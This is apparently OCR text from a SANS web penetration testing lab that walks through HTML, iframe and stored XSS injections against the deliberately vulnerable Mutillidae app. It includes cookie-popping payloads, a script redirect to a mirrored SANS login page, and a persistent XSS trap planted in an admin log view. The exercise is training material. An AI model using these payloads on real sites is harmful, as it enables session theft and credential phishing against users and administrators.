
- Open Firefox and go to Exercises toolbar -> Mutillidae
- Go to: OWASP 2013 -> A3 – Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog



Open Firefox, and go to OWASP 2013 -> A3 – Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog.

Exercise: Setup 2

- You may clear the database at any time by choosing Reset DB:
  - This cleanly restarts the exercise
  - Useful for clearing out old attempts



You may clear the database at any time by choosing Reset DB.

- This will cleanly restart the exercise.
- This is useful for clearing out old attempts.

Exercise: Challenges


- Perform the following injections on the blog:
  - HTML H1 tag injection
  - HTML image injection
  - iframe inject the blog into the blog
  - iframe redirect the entire page to another
- Perform the following stored XSS exploits on the blog and also View Log:
  - Pop up a string
  - Pop up the cookie
- The View Log button is next to Reset DB
- Additional challenge notes follow
- You may stop here and attempt these steps, or read ahead for step-by-step instructions
  - Choose your own difficulty!

Web Penetration Testing and Ethical Hacking

You may use this (large) image for HTML image injection: http://127.0.0.1/earth.jpg

For "iframe redirect the entire page to another," you may use an offline copy of the SANS portal that we mirrored here: http://127.0.0.1/www.sans.org/account/


Step-by-step instructions begin on the next page.



Enter the following in the blog:

```
<h1>Sec542!</h1>
```

Then press Save Blog Entry and scroll down.



If we can successfully inject tags such as <h1>, there's an excellent chance that we can inject other, more interesting, tags and content.

FYI: The road to pwnage is called "Pwn Road" by locals.

Step 2: Image Injection

- Let's ramp things up a bit and see if we can inject an image into the blog
- We'll use a large image for maximum effect:
  - In this case, we use the Blue Marble, one of the most famous photos of all time
  - Because astronaut photographers rock
- Scroll up to Add Blog Entry and type the following:

```
<img src="http://127.0.0.1/earth.jpg">
```

- Then Save Blog Entry and scroll down


Web Penetration Testing and Ethical Hacking

We have stashed a copy of the Blue Marble for you in /var/www/html/earth.jpg. It is accessible via http://127.0.0.1/earth.jpg.

Scroll up to Add Blog Entry and type the following:

```
<img src="http://127.0.0.1/earth.jpg">
```


Then Save Blog Entry and scroll down.



This is the Blue Marble, taken by the Apollo 17 crew on December 7, 1972. Apollo 17 was the last human lunar mission.

This image has the original orientation. (The South Pole is at the top.) If you find this confusing, you are not an astronaut. Because there is no up in space.


If you'd like to ramp things up, copy '<img src="http://127.0.0.1/earth.jpg">' and paste it into the blog a dozen times or so, and save the blog.



Step 3: iframe
Inject an Entire Web Page

- Let's inject the blog into the blog!
  - Because, much like astronauts, recursion rocks
- Press Reset DB, go the Firefox's address bar, and highlight this portion of the URL:

```
mutillidae/index.php?page=add-to-your-blog.php
```




- Leave out anything after blog.php
  - Then press CTRL-C (copy)

Web Penetration Testing and Ethical Hacking

Let's inject the blog into the blog. Turtles all the way down…

Please copy carefully, and omit everything after blog.php in the blog URL: mutillidae/index.php?page=add-to-your-blog.php



Type the following blog entry:

```
<iframe src="http://
```


Then paste the URL you copied in the previous step.

Then type: **">**

Your handiwork should look like this:


```
<iframe src="http://mutillidae/index.php?page=add-to-your-blog.php">
```

Then Save Blog Entry, and press the **Mutillidae** Back icon.



The blog is now injected into the blog.

As Stephen Wright said, "I have an inferiority complex, but it's not a very good one."



Press Reset DB and enter the following in the blog:

```
<script>window.location="http://127.0.0.1/www.sans.org/account/"</scr
ipt>
```


Then save the blog entry. The page may redirect immediately, if not: press Back.

We previously mirrored the SANS website with wget:

```
# cd /var/www/html
# wget -e robots=off -r -k -l2 https://www.sans.org/account/login
```


Note: This has already been done for you; we are showing you the steps so that you will know how to do the same thing in the future.

The -e robots=off option tells wget to ignore robots.txt and mirror everything. The -r flag means recursive; -k tells wget to convert remote links to local; and -l2 tells wget to recurse two levels deep.



We have logged you out for security purposes, so please log in. We take security seriously!

Note that we have not mirrored the actual Login functionality; this redirection is meant as a proof of concept.




Press Reset DB and type the following blog entry:

```
<script>alert("Sec542!")</script>
```

Then Save Blog Entry.

The pop-up should appear.



Press Reset DB and type the following blog entry:

```
<script>alert(document.cookie)</script>
```

Then Save Blog Entry. The cookie pops up.


Step 8: Persistent Admin XSS

- Let's leave a present for the administrator
- Good administrators check logs for unusual entries:
  - Often in a browser
  - Muahahaha!!
- Mutillidae has a View Log button
  - Shows the Hostname, IP, Browser Agent, Page Viewed, and Date/Time
- Click View Log → View Log

Web Penetration Testing and Ethical Hacking

A particularly devious form of stored XSS are persistent admin XSS exploits. The attacker places JavaScript in an unexpected location, such as a page name. The attacker lays a trap, waiting for the dutiful administrator to check the logs.

Here is a typical vector for this attack, Mutillidae's View Log page:



Step 9: Create an Unusual Log Entry

- We have been using this URL:
  `http://mutillidae/index.php?page=add-to-your-blog.php`
- Let's hack the "page" option
- Go to Firefox's address bar, and highlight this portion of the URL:
  `http://mutillidae/index.php?page=`
- Leave out anything after page=
  - Then press CTRL-C (copy)


Web Penetration Testing and Ethical Hacking

Our goal: Hack the Page Viewed field in Mutillidae's View Log page, and lay a trap for an administrator who later views the log.

We have been using this URL: **`http://mutillidae/index.php?page=add-to-your-blog.php`**

Let's hack the "page" option. Go to Firefox's address bar, and highlight this portion of the URL:

`http://mutillidae/index.php?page=`



Leave out anything after page=

Then press CTRL-C (copy)

Step 10: Inject the Script

- Paste the partial URL into Firefox's address bar:
  `http://mutillidae/index.php?page=`
- Then type the following immediately after the "=":
  `<script>alert("Sec542!")</script>`
- The entire URL will now be:
  `http://mutillidae/index.php?page=<script>alert("Sec542!")</script>`
  - Ensure it is one continuous line
- Then press Enter:
  - You may see an immediate (reflected) pop-up: If so click OK
  - You will then seen an error, but that's fine

Web Penetration Testing and Ethical Hacking

Paste the partial URL into Firefox's address bar:

```
http://mutillidae/index.php?page=
```

